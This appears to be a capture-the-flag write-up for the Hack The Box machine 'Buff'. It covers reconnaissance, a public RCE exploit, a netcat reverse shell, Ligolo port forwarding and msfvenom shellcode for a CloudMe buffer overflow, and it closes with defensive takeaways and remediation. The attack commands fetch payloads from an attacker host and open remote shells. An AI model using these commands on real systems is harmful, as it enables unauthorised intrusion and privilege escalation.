Buff writeup
Box name: Buff
Difficulty: Windows
OS: Easy
Overview: Buff is an easy-difficulty Windows machine that features an instance of Gym Management System 1.0. This is found to be vulnerable to an unauthenticated remote code execution vulnerability. Enumeration of the internal network reveals a service running on port 8888. The installation file for this service can be found on disk, allowing us to debug it locally. We can perform port forwarding to make the service available and exploit it.
Link: https://app.hackthebox.com/machines/Buff?sort_by=created_at&sort_type=desc
Machine IP: 10.129.2.18
Scanned the machine with rustscan.
rustscan -a 10.129.2.18 –ulimit 5000 -b 2000 — -A -Pn

Only saw one port open so I rescanned and also ran nmap for udp incase.
nmap –top-ports 100 -sV -sU 10.129.2.18

Navigated to the webserver in the meantime.

Robots.txt errored but did give some information.
Checked out source code but didn’t see anything eventful. I clicked around on the page and this looks interesting as it looks like we got a version.

Found that this is vulnerable https://www.exploit-db.com/exploits/48506 EDB-ID 48506. It’s not currently in msfconsole but I also found this if you wanted to utilize metasploit https://github.com/Zeop-CyberSec/gym_mgmt_system_unauth_rce. Saved the exploit db code in EDB-48506.py. Installed requirements.
pip2 install colorama requests 2>/dev/null
Then ran it and got a shell.
python2 EDB-48506.py http://10.129.2.18:8080/
I was unable to actually run commands besides ls. Eg when I was attempting to cd around it wasnt working. Tried stabilizing, same issue. I will upload a netcat executable to see if I get more control. Served it up on a http server.
python3 -m http.server 80
Set up a listener.
nc -lvnp 1337
From the victim machine downloaded it and ran it.
powershell -c “Invoke-WebRequest http://10.10.16.147/nc.exe -OutFile C:\xampp\htdocs\gym\upload\nc.exe”
C:\xampp\htdocs\gym\upload\nc.exe 10.10.16.147 1337 -e cmd.exe
And I got a shell.

Got user.txt.

Poking around further I found an .exe in shaun’s Downloads.

I don’t know what CloudMe is. After a bit of reading I found this https://github.com/alestorm980/CloudMe-Exploit. This may not be the exploit but it looks like this runs on port 8888. Confirmed this is running on this machine.

From that github I also realized that 1112 is the version number, so that exploit won’t work. Found what we really need https://www.exploit-db.com/exploits/48389. Time to port forward. This will be the first time I use ligolo as I heard it’s goated for port forwarding. Started the proxy.
./proxy -selfcert -laddr 0.0.0.0:11601
With http server already running I transferred the agent to the victim.
powershell -c “Invoke-WebRequest http://10.10.16.147/agent.exe -OutFile C:\xampp\htdocs\gym\upload\agent.exe”
Ran it to connect back.
C:\xampp\htdocs\gym\upload\agent.exe -connect 10.10.16.147:11601 -ignore-cert
The exploit database POC just opens calc. Need an actual payload.
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.16.147 LPORT=9001 -b ‘\x00\x0A\x0D’ -f python

Edited the code. Ran a listener and ran it and got a shell as admin.


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified port 8080 (HTTP). Rescanned with Nmap including UDP to confirm no additional services were missed on standard ports. Browsed to the web server and found a Gym Management System. Robots.txt returned an error but disclosed some information. Clicking around the site revealed a version number.
rustscan -a 10.129.2.18 –ulimit 5000 -b 2000 — -A -Pn nmap –top-ports 100 -sV -sU 10.129.2.18
2 – Initial Access – Gym Management System 1.0 unauthenticated RCE Identified Gym Management System 1.0 as vulnerable to an unauthenticated RCE via EDB-48506. Downloaded and ran the exploit which landed a limited web shell. Standard navigation commands were not working so uploaded nc.exe via PowerShell and used it to catch a more stable cmd shell on a netcat listener. Retrieved user.txt.
python2 EDB-48506.py http://10.129.2.18:8080/ powershell -c “Invoke-WebRequest http://10.10.16.147/nc.exe -OutFile C:\xampp\htdocs\gym\upload\nc.exe” C:\xampp\htdocs\gym\upload\nc.exe 10.10.16.147 1337 -e cmd.exe
3 – Internal service discovery Found a CloudMe installer executable in shaun’s Downloads folder. Researched CloudMe and identified it as a service running on port 8888 internally. Confirmed the process was active on the machine. Identified the version as 1.11.2 from the installer filename.
4 – Port forwarding with Ligolo Used Ligolo-ng for port forwarding to make the internal port 8888 service accessible from the attack machine. Transferred the Ligolo agent to the victim via the existing web shell and connected it back to the Ligolo proxy running on the attack machine.
./proxy -selfcert -laddr 0.0.0.0:11601 powershell -c “Invoke-WebRequest http://10.10.16.147/agent.exe -OutFile C:\xampp\htdocs\gym\upload\agent.exe” C:\xampp\htdocs\gym\upload\agent.exe -connect 10.10.16.147:11601 -ignore-cert
5 – Privilege Escalation – CloudMe 1.11.2 buffer overflow Found EDB-48389, a buffer overflow exploit for CloudMe 1.11.2. Generated a custom shellcode with msfvenom using a bad character filter and replaced the calc placeholder payload in the exploit. Set up a listener and executed the exploit through the Ligolo tunnel, catching a shell as Administrator. Retrieved root.txt.
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.16.147 LPORT=9001 -b ‘\x00\x0A\x0D’ -f python
Key Takeaways
- Unauthenticated RCE in Gym Management System 1.0 – The web application was running a version with a publicly known unauthenticated file upload and code execution vulnerability. Web applications must be kept up to date and version information must not be disclosed in the UI or response headers.
- Vulnerable internal service running as a privileged user – CloudMe 1.11.2 was running internally on port 8888 under an account with administrative privileges. A buffer overflow in this service led directly to Administrator access. Internal services must run under least-privilege accounts and must be kept patched regardless of whether they are externally accessible.
- Installer binary left on disk revealing internal software versions – The CloudMe installer in shaun’s Downloads folder disclosed the exact version number, enabling precise exploit selection. Installer files and software packages must be removed from endpoints after installation and download directories must be audited regularly.
- Internal port accessible via port forwarding – Once a foothold was established, the internal CloudMe service was reachable by forwarding traffic through the compromised host. Defense in depth must account for attackers pivoting to internal services and host-based firewalls must restrict which processes can listen on local ports.
- Web shell persistence in web root – The initial exploit wrote files to the web root that persisted and were used throughout the attack chain including for file transfers. File integrity monitoring on web roots must alert on new file creation and web application service accounts must have no write access to the web root.
Remediation
[Immediate] Patch or replace Gym Management System 1.0 Gym Management System 1.0 has a public unauthenticated RCE exploit and must be updated or replaced immediately. If no patch is available, take the application offline until a secure alternative can be deployed. Restrict access to the application to authorized IP ranges and require authentication on all endpoints.
[Immediate] Patch or remove CloudMe CloudMe 1.11.2 has a public buffer overflow exploit. Update CloudMe to the latest version or uninstall it if it is not operationally required. If a local service of this kind must run, ensure it does so under a least-privilege local service account with no administrative rights.
[Immediate] Remove installer files and clean up download directories Audit all user download and temp directories for installer binaries, setup executables, and software packages. Remove any files that disclose software versions or that could be used to identify internal tooling. Implement a policy requiring installer files to be deleted after deployment.
[Short-term] Implement file integrity monitoring on web roots Deploy file integrity monitoring on all web server directories to alert on new file creation or modification. The web application service account must have read-only access to the web root and must not be able to write executable files. Audit the current web root for any files uploaded through the initial compromise.
[Short-term] Restrict internal service listening ports Configure the host-based firewall to restrict which ports are accessible locally and from the network. CloudMe and similar user-facing desktop applications must not be accessible from other hosts on the network. Apply firewall rules limiting port 8888 to localhost only.
[Long-term] Implement a software inventory and patch management program Maintain a full inventory of all software installed across endpoints including user-installed applications such as CloudMe. Include all installed software in the vulnerability management scope and establish SLAs for patching desktop applications with known CVEs. Flag end-of-life or unsupported software for immediate decommissioning.


Leave a Reply